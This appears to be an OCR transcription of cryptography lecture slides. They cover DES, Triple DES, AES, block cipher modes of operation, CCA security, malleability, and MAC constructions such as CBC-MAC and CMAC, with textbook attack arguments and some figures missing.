
The round function $f$ expands the 32-bit input to 48-bit, XORs this with a 48-bit subkey, and applies eight carefully designed 6-bit to 4-bit substitution tables ("s-boxes"). The expansion function $E$ makes sure that each sbox shares one input bit with its left and one with its right neighbour.






The key schedule of DES breaks the key into two 28-bit halves, which are left shifted by two bits in most rounds (only one bit in round 1,2,9,16) before 48-bit are selected as the subkey for each round.



# Strengthening DES

Two techniques have been widely used to extend the short DES key size:

**DESX** $2 \times 64 + 56 = 184$ bit keys:

$$\mathrm{DESX}_{K_1,K_2,K_3}(M) = K_1 \oplus \mathrm{DES}_{K_2}(M \oplus K_3)$$

**Triple DES (TDES)** $3 \times 56 = 168$-bits keys:

$$\begin{aligned} \mathrm{TDES}_K(M) &= \mathrm{DES}_{K_3}(\mathrm{DES}^{-1}_{K_2}(\mathrm{DES}_{K_1}(M))) \\ \mathrm{TDES}^{-1}_K(C) &= \mathrm{DES}^{-1}_{K_1}(\mathrm{DES}_{K_2}(\mathrm{DES}^{-1}_{K_3}(C))) \end{aligned}$$

Where key size is a concern, $K_1 = K_3$ is used $\Rightarrow$ 112 bit key. With $K_1 = K_2 = K_3$, the TDES construction is backwards compatible to DES.

Double DES would be vulnerable to a meet-in-the-middle attack that requires only $2^{57}$ iterations and $2^{57}$ blocks of storage space: the known $P$ is encrypted with $2^{56}$ different keys, the known $C$ is decrypted with $2^{56}$ keys and a collision among the stored results leads to $K_1$ and $K_2$.

Neither extension fixes the small alphabet size of $2^{64}$.



# Advanced Encryption Standard (AES)

In November 2001, the US government published the new Advanced Encryption Standard (AES), the official DES successor with 128-bit block size and either 128, 192 or 256 bit key length. It adopted the "Rijndael" cipher designed by Joan Daemen and Vincent Rijmen, which offers additional block/key size combinations.

Each of the 9–13 rounds of this substitution-permutation cipher involves:

- an 8-bit s-box applied to each of the 16 input bytes
- permutation of the byte positions
- column mix, where each of the four 4-byte vectors is multiplied with a $4 \times 4$ matrix in GF($2^8$)
- XOR with round subkey

The first round is preceded by another XOR with a subkey, the last round lacks the column-mix step.

Software implementations usually combine the first three steps per byte into 16 8-bit $\rightarrow$ 32-bit table lookups.

`http://csrc.nist.gov/encryption/aes/`
`http://www.iaik.tu-graz.ac.at/research/krypto/AES/`

Recent CPUs with AES hardware support: Intel/AMD x86 AES-NI instructions, VIA PadLock.

# AES round





Illustration by John Savard, http://www.quadibloc.com/crypto/co040401.htm



# Electronic Code Book (ECB) I


ECB is the simplest **mode of operation** for block ciphers (DES, AES).

The message $M$ is cut into $m$ $n$-bit blocks:

$$M_1||M_2||\ldots||M_m \;=\; M||\text{padding}$$

Then the block cipher $E_K$ is applied to each $n$-bit block individually:

$$C_i = E_K(M_i) \qquad i = 1, \ldots, m$$
$$C = C_1||C_2||\ldots||C_m$$



# Electronic Code Book (ECB) II

**Warning:**

Like any deterministic encryption scheme,
Electronic Code Book (ECB) mode is **not CPA secure**.

Therefore, repeated plaintext messages (or blocks) can be recognised by the eavesdropper as repeated ciphertext. If there are only few possible messages, an eavesdropper might quickly learn the corresponding ciphertext.

**Another problem:**

Plaintext block values are often not uniformly distributed, for example in ASCII encoded English text, some bits have almost fixed values.

As a result, not the entire input alphabet of the block cipher is utilised, which simplifies for an eavesdropper building and using a value table of $E_K$.

`http://csrc.nist.gov/publications/nistpubs/800-38a/sp800-38a.pdf`




# Electronic Code Book (ECB) III

Plain-text bitmap:




DES-ECB encrypted:



# Randomized encryption

Any CPA secure encryption scheme must be randomized, meaning that the encryption algorithm has access to an $r$-bit random value that is not predictable to the adversary:

$$\begin{aligned} \text{Enc} &: \{0,1\}^k \times \{0,1\}^r \times \{0,1\}^l \to \{0,1\}^m \\ \text{Dec} &: \{0,1\}^k \times \{0,1\}^m \to \{0,1\}^l \end{aligned}$$

receives in addition to the $k$-bit key and $l$-bit plaintext also an $r$-bit random value, which it uses to ensure that repeated encryption of the same plaintext is unlikely to result in the same $m$-bit ciphertext.

With randomized encryption, the ciphertext will be longer than the plaintext: $m > l$, for example $m = r + l$.

Given a fixed-length pseudo-random function $F$, we could encrypt a variable-length message $M \| \text{Pad}(M) = M_1 \| M_2 \| \ldots \| M_n$ by applying $\Pi_{\text{PRF}}$ to its individual blocks $M_i$, and the result will still be CPA secure:

$$\text{Enc}_K(M) = (R_1, E_K(R_1) \oplus M_1, R_2, E_K(R_2) \oplus M_2, \ldots R_n, E_K(R_n) \oplus M_n)$$

But this doubles the message length!


Several efficient "modes of operation" have been standardized for use with blockciphers to provide CPA-secure encryption schemes for arbitrary-length messages.




# Cipher Block Chaining (CBC) I

The Cipher Block Chaining mode is one way of constructing a CPA-secure randomized encryption scheme from a block cipher $E_K$.

1. Pad the message $M$ and split it into $m$ $n$-bit blocks, to match the alphabet of the block cipher used:
$$M_1 || M_2 || \ldots || M_m \;=\; M || \text{padding}$$
2. Generate a random, unpredictable $n$-bit *initial vector* (IV) $C_0$.
3. Starting with $C_0$, XOR the previous ciphertext block into the plaintext block before applying the block cipher:
$$C_i = E_K(M_i \oplus C_{i-1}) \quad \text{for } 0 < i \leq m$$
4. Output the $(m+1) \times n$-bit cipher text
$$C = C_0 || C_1 || \ldots || C_m$$
(which starts with the random initial vector)



# Cipher Block Chaining (CBC) II




The input of the block cipher $E_K$ is now uniformly distributed.


A repetition of block cipher input has to be expected only after around $\sqrt{2^n} = 2^{\frac{n}{2}}$ blocks have been encrypted with the same key, where $n$ is the block size in bits ($\rightarrow$ birthday paradox).



Plain-text bitmap:





DES-CBC encrypted:



# Cipher Feedback Mode (CFB)

$$C_i = M_i \oplus E_K(C_{i-1})$$




As in CBC, $C_0$ is a randomly selected, unpredictable initial vector, the entropy of which will propagate through the entire ciphertext.

This variant has three advantages over CBC that can help to reduce latency:

- The blockcipher step needed to derive $C_i$ can be performed before $M_i$ is known.
- Incoming plaintext bits can be encrypted and output immediately; no need to wait until another $n$-bit block is full.
- No padding of last block needed.



# Output Feedback Mode (OFB)


Output Feedback Mode is a stream cipher seeded by the initial vector:

1. Split the message into $m$ blocks (blocks $M_1, \ldots, M_{m-1}$ each $n$-bit long, $M_m$ may be shorter, no padding required):

$$M_1||M_2||\ldots||M_m \;=\; M$$

2. Generate a unique $n$-bit *initial vector* (IV) $C_0$.
3. Start with $R_0 = C_0$, then iterate

$$R_i = E_K(R_{i-1})$$
$$C_i = M_i \oplus R_i$$




   for $0 < i \leq m$. From $R_m$ use only the leftmost bits needed for $M_m$.
4. Output the cipher text $C = C_0||C_1||\ldots||C_m$

Again, the key $K$ should be replaced before in the order of $2^{\frac{n}{2}}$ $n$-bit blocks have been generated.

Unlike with CBC or CFB, the IV does not have to be unpredictable or random (it can be a counter), but it must be very unlikely that the same IV is ever used again or appears as another value $R_i$ while the same key $K$ is still used.

# Counter Mode (CTR)

This mode is also a stream cipher. It obtains the pseudo-random bit stream by encrypting an easy to generate sequence of mutually different blocks $T_1, T_2, \ldots, T_m$, such as the block counter $i$ plus some offset $O$, encoded as an $n$-bit binary value:

$$C_i = M_i \oplus E_K(T_i), \quad T_i = O + i, \quad \text{for } 0 < i \leq m$$

The offset $O$ is chosen uniquely for each message and transmitted with it, as an initial vector $C_0$. The $T_i$ must not be reused under the same $K$.

Advantages:

- allows fast random access
- both encryption and decryption can be parallelized
- low latency
- no padding required
- no risk of short cycles

Today, Counter Mode is generally preferred over CBC, CBF, and OFB.


Alternatively, the $T_i$ can also be generated by a maximum-length linear-feedback shift register (replacing the operation $O + i$ in $\mathbb{Z}_{2^n}$ with $O(x) \cdot x^i$ in GF($2^n$) to avoid slow carry bits).



# Security against chosen-ciphertext attacks (CCA)

Private-key encryption scheme $\Pi = (\mathsf{Gen}, \mathsf{Enc}, \mathsf{Dec})$, $\mathcal{M} = \{0,1\}^m$, security parameter $\ell$.

Experiment/game $\mathsf{PrivK}^{\mathsf{cca}}_{\mathcal{A},\Pi}(\ell)$:




Setup:

- handling of $\ell$, $b$, $K$ as before

Rules for the interaction:

1. The adversary $\mathcal{A}$ is given oracle access to $\mathsf{Enc}_K$ and $\mathsf{Dec}_K$: $\mathcal{A}$ outputs $M^1$, gets $\mathsf{Enc}_K(M^1)$, outputs $C^2$, gets $\mathsf{Dec}_K(C^2)$, ...
2. The adversary $\mathcal{A}$ outputs a pair of messages: $M_0, M_1 \in \{0,1\}^m$.
3. The challenger computes $C \leftarrow \mathsf{Enc}_K(M_b)$ and returns $C$ to $\mathcal{A}$
4. The adversary $\mathcal{A}$ continues to have oracle access to $\mathsf{Enc}_K$ and $\mathsf{Dec}_K$ but is not allowed to ask for $\mathsf{Dec}_K(C)$.

Finally, $\mathcal{A}$ outputs $b'$. If $b' = b$ then $\mathcal{A}$ has succeeded $\Rightarrow \mathsf{PrivK}^{\mathsf{cca}}_{\mathcal{A},\Pi}(\ell) = 1$

# Malleability

We call an encryption scheme $(\mathsf{Gen}, \mathsf{Enc}, \mathsf{Dec})$ **malleable** if an adversary can modify the ciphertext $C$ in a way that causes a predictable/useful modification to the plaintext $M$.

**Example:** stream ciphers allow adversary to XOR the plaintext $M$ with arbitrary value $X$:

$$\begin{aligned}
\text{Sender}: \quad & C = \mathsf{Enc}_K(M) = (R, F_K(R) \oplus M) \\
\text{Adversary}: \quad & C' = (R, (F_K(R) \oplus M) \oplus X) \\
\text{Recipient}: \quad & M' = \mathsf{Dec}_K(C') = F_K(R) \oplus ((F_K(R) \oplus M) \oplus X) \\
& = M \oplus X
\end{aligned}$$

Malleable encryption schemes are usually not CCA secure.

CBC, OFB, and CNT are all malleable and not CCA secure.

Malleability is not necessarily a bad thing. If carefully used, it can be an essential building block to privacy-preserving technologies such as digital cash or anonymous electonic voting schemes.

*Homomorphic encryption schemes* are malleable by design, providing anyone not knowing the key a means to transform the ciphertext of $M$ into a valid encryption of $f(M)$ for some restricted class of transforms $f$.



# Message authentication code (MAC)


A **message authentication code** is a tuple of probabilistic polynomial-time algorithms $(\mathsf{Gen}, \mathsf{Mac}, \mathsf{Vrfy})$ and sets $\mathcal{K}, \mathcal{M}$ such that

- the **key generation algorithm** Gen receives a security parameter $\ell$ and outputs a key $K \leftarrow \mathsf{Gen}(1^\ell)$, with $K \in \mathcal{K}$, key length $|K| \geq \ell$;
- the **tag-generation algorithm** Mac maps a key $K$ and a message $M \in \mathcal{M} = \{0,1\}^*$ to a tag $T \leftarrow \mathsf{Mac}_K(M)$;
- the **verification algorithm** Vrfy maps a key $K$, a message $M$ and a tag $T$ to an output bit $b := \mathsf{Vrfy}_K(M, T) \in \{0,1\}$, with $b = 1$ meaning the tag is "valid" and $b = 0$ meaning it is "invalid".
- for all $\ell$, $K \leftarrow \mathsf{Gen}(1^\ell)$, and $M \in \{0,1\}^m$: $\mathsf{Vrfy}_K(M, \mathsf{Mac}_K(M)) = 1$.

# MAC security definition: existential unforgeability

Message authentication code $\Pi = (\mathsf{Gen}, \mathsf{Mac}, \mathsf{Vrfy})$, $\mathcal{M} = \{0,1\}^*$, security parameter $\ell$.

Experiment/game Mac-forge$_{\mathcal{A},\Pi}(\ell)$:




1. challenger generates random key $K \leftarrow \mathsf{Gen}(1^\ell)$
2. adversary $\mathcal{A}$ is given oracle access to $\mathsf{Mac}_K(\cdot)$; let $\mathcal{Q} = \{M^1, \ldots, M^t\}$ denote the set of queries that $\mathcal{A}$ asks the oracle
3. adversary outputs $(M, T)$
4. the experiment outputs 1 if $\mathsf{Vrfy}_K(M,T) = 1$ and $M \notin \mathcal{Q}$

**Definition:** A message authentication code $\Pi = (\mathsf{Gen}, \mathsf{Mac}, \mathsf{Vrfy})$ is *existentially unforgeable under an adaptive chosen-message attack* ("secure") if for all probabilistic polynomial-time adversaries $\mathcal{A}$ there exists a negligible function negl such that

$$\mathbb{P}(\text{Mac-forge}_{\mathcal{A},\Pi}(\ell) = 1) \leq \mathsf{negl}(\ell)$$



# MACs versus security protocols

MACs prevent adversaries forging new messages. But adversaries can still

1. replay messages seen previously ("pay £1000", old CCTV image)
2. drop or delay messages ("smartcard revoked")
3. reorder a sequence of messages
4. redirect messages to different recipients

A *security protocol* is a higher-level mechanism that can be built using MACs, to prevent such manipulations. This usually involves including into each message additional data before calculating the MAC, such as

- nonces
  - message sequence counters
  - message timestamps and expiry times
  - random challenge from the recipient
  - MAC of the previous message
- identification of source, destination, purpose, protocol version
- "heartbeat" (regular message to confirm sequence number)

Security protocols also need to define unambiguous syntax for such message fields, delimiting them securely from untrusted payload data.

# Stream authentication

Alice and Bob want to exchange a sequence of messages $M_1, M_2, \ldots$

They want to verify not just each message individually, but also the integrity of the entire sequence received so far.

One possibility: Alice and Bob exchange a private key $K$ and then send

$$
\begin{array}{lll}
A \to B: & (M_1, T_1) & \text{with } T_1 = \mathsf{Mac}_K(M_1, 0) \\
B \to A: & (M_2, T_2) & \text{with } T_2 = \mathsf{Mac}_K(M_2, T_1) \\
A \to B: & (M_3, T_3) & \text{with } T_3 = \mathsf{Mac}_K(M_3, T_2) \\
 & \vdots & \\
B \to A: & (M_{2i}, T_{2i}) & \text{with } T_{2i} = \mathsf{Mac}_K(M_{2i}, T_{2i-1}) \\
A \to B: & (M_{2i+1}, T_{2i+1}) & \text{with } T_{2i+1} = \mathsf{Mac}_K(M_{2i+1}, T_{2i}) \\
 & \vdots &
\end{array}
$$

Mallory can still delay messages or replay old ones. Including in addition unique transmission timestamps in the messages (in at least $M_1$ and $M_2$) allows the recipient to verify their "freshness" (using a secure, accurate local clock).



# MAC using a pseudo-random function


Let $F$ be a pseudo-random function.

- Gen: on input $1^\ell$ choose $K \in_R \{0,1\}^\ell$ randomly
- Mac: read $K \in \{0,1\}^\ell$ and $M \in \{0,1\}^m$, then output $T := F_K(M) \in \{0,1\}^n$
- Vrfy: read $K \in \{0,1\}^\ell$, $M \in \{0,1\}^m$, $T \in \{0,1\}^n$, then output 1 iff $T = F_K(M)$.

If $F$ is a pseudo-random function, then (Gen, Mac, Vrfy) is existentially unforgeable under an adaptive chosen message attack.

# MAC using a block cipher: CBC-MAC

Blockcipher $E : \{0,1\}^\ell \times \{0,1\}^m \to \{0,1\}^m$




Similar to CBC: $IV = 0^m$, last ciphertext block serves as tag.


Provides existential unforgeability, but only for **fixed** message length $n$:

Adversary asks oracle for $T^1 :=$ CBC-MAC$_{E_K}(M^1) = E_K(M^1)$ and then presents $M = M^1 \| (T^1 \oplus M^1)$ and $T :=$ CBC-MAC$_{E_K}(M) = E_K((M^1 \oplus T^1) \oplus E_K(M^1)) = E_K((M^1 \oplus T^1) \oplus T^1) = E_K(M^1) = T^1$.



# Variable-length MAC using a block cipher: ECBC-MAC

Blockcipher $E : \{0,1\}^\ell \times \{0,1\}^m \to \{0,1\}^m$




Padding: $M \| 10^p$
$p = m - (|M| \bmod m) - 1$

Disadvantages:

- up to two additional applications of block cipher
- need to rekey block cipher
- added block if $m$ divides $|M|$

# Variable-length MAC using a block cipher: CMAC

Blockcipher $E : \{0,1\}^\ell \times \{0,1\}^m \to \{0,1\}^m$ (typically AES: $m = 128$)

Derive subkeys $K_1, K_2 \in \{0,1\}^m$ from key $K \in \{0,1\}^\ell$:

- $K_0 := E_K(0)$
- if $\mathrm{msb}(K_0) = 0$ then $K_1 := (K_0 \ll 1)$ else $K_1 := (K_0 \ll 1) \oplus J$
- if $\mathrm{msb}(K_1) = 0$ then $K_2 := (K_1 \ll 1)$ else $K_2 := (K_1 \ll 1) \oplus J$

This merely clocks a linear-feedback shift register twice, or equivalently multiplies a value in $GF(2^m)$ twice with $x$. $J$ is a fixed constant (generator polynomial), $\ll$ is a left shift.

**CMAC algorithm:**

$M_1 \| M_2 \| \ldots \| M_n := M$
$r := |M_n|$
**if** $r = m$ **then** $M_n := K_1 \oplus M_n$
**else** $M_n := K_2 \oplus (M_n \| 10^{m-r-1})$
**return** $\mathrm{CBC\text{-}MAC}_K(M_1 \| M_2 \| \ldots \| M_n)$

Provides existential unforgeability, without the disadvantages of ECBC.

NIST SP 800-38B, RFC 4493



